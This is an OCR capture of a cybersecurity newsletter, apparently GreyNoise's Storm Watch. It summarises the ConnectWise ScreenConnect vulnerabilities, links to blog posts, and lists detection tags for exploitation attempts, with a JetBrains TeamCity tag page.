
18 hours ago
04/03/2024

RIGA - It is critical to continue and expand cyber threat search operations to promptly identify and

STORM WATCH

CYBERSECURITY NEWS

SHAMELESS SELF-PROMOTION



BLOGS

ConnectWise ScreenConnect – CVE-2024-1709 & CVE-2024-1708

https://censys.com/connectwise-screenconnect-cve-2024-1709-cve-2024-1708/

FEBRUARY 27, 2024

Tags:

Rapid Response

ABOUT THE AUTHOR

Himaja Motheram
Security Researcher

Executive Summary:

- ConnectWise recently addressed two vulnerabilities, CVE-2024-1709 and CVE-2024-1708, affecting all versions of their ScreenConnect remote desktop software product
- CVE-2024-1709 is an **actively exploited** critical authentication bypass risk with a **maximum CVSS score of 10** – it is **incredibly easy to exploit** and has been observed being leveraged to carry out follow-on malicious activity, including **ransomware attempts** and deployment of additional remote access tools.
- ConnectWise has released a patch in version **23.9.8**, and **on-premise users are urged to**

https://www.greynoise.io/blog/what-were-reading-february-2024-2

COMPANY

What We're Reading: February 2024

The GreyNoise Team | February 27, 2024

https://www.greynoise.io/blog/bluetooth-unleashed-syncing-up-with-the-rattagatta-series-part-1

LABS

Bluetooth Unleashed: Syncing Up with the RattaGATTa Series! Part 1

Matthew Remacle | March 1, 2024

https://www.greynoise.io/blog/anatomy-of-a-greynoise-tag

LABS

Anatomy of a GreyNoise Tag

Jacob Fisher | March 4, 2024


STORMWATCH

CYBERSECURITY NEWS

TAG ROUND-UP

- 🏷️ Avaya Aura RCE Attempt
- 🏷️ WordPress Ultimate Member Plugin SQLi Check (CVE-2024-1071)
- 🏷️ AeroCMS SQLi Attempt
- 🏷️ WP AutoSuggest SQLi Attempt
- 🏷️ Juniper SRX / EX Series Buffer Overflow Attempt (CVE-2024-21591)
- 🏷️ Apache Solr File Upload Attempt
- 🏷️ Readme Scanner
- 🏷️ Fortinet FortiOS FortiProxy RCE CVE-2024-21762 Attempt (CVE-2024-21762)
- 🏷️ TeamCity JetBrain CVE-2024-27198 Auth Bypass Attempt (CVE-2024-27198)
- 🏷️ TeamCity JetBrain CVE-2024-27199 Auth Bypass Attempt (CVE-2024-27199)

https://viz.greynoise.io/trends?view=recent https://viz.greynoise.io/tags/jetbrains-teamcity-authentication-bypass-attempt?days=10



GreyNoise Trends

JETBRAINS TEAMCITY AUTHENTICATION BYPASS ATTEMPT

INTENTION
MALICIOUS

CATEGORY
Activity

CVES
CVE-2023-42793

IP addresses with this tag have been observed attempting to exploit CVE-2023-42793, an authentication bypass vulnerability in JetBrains TeamCity.

February 24, 2024 - March 04, 2024 (UTC)

Unique IPs Observed

Last 10 days

Timeline

Sequence of recorded events

GreyNoise Created Tag	2023-09-27 00:00 UTC
CVE-2023-42793 Published	2023-09-19 17:15 UTC

340

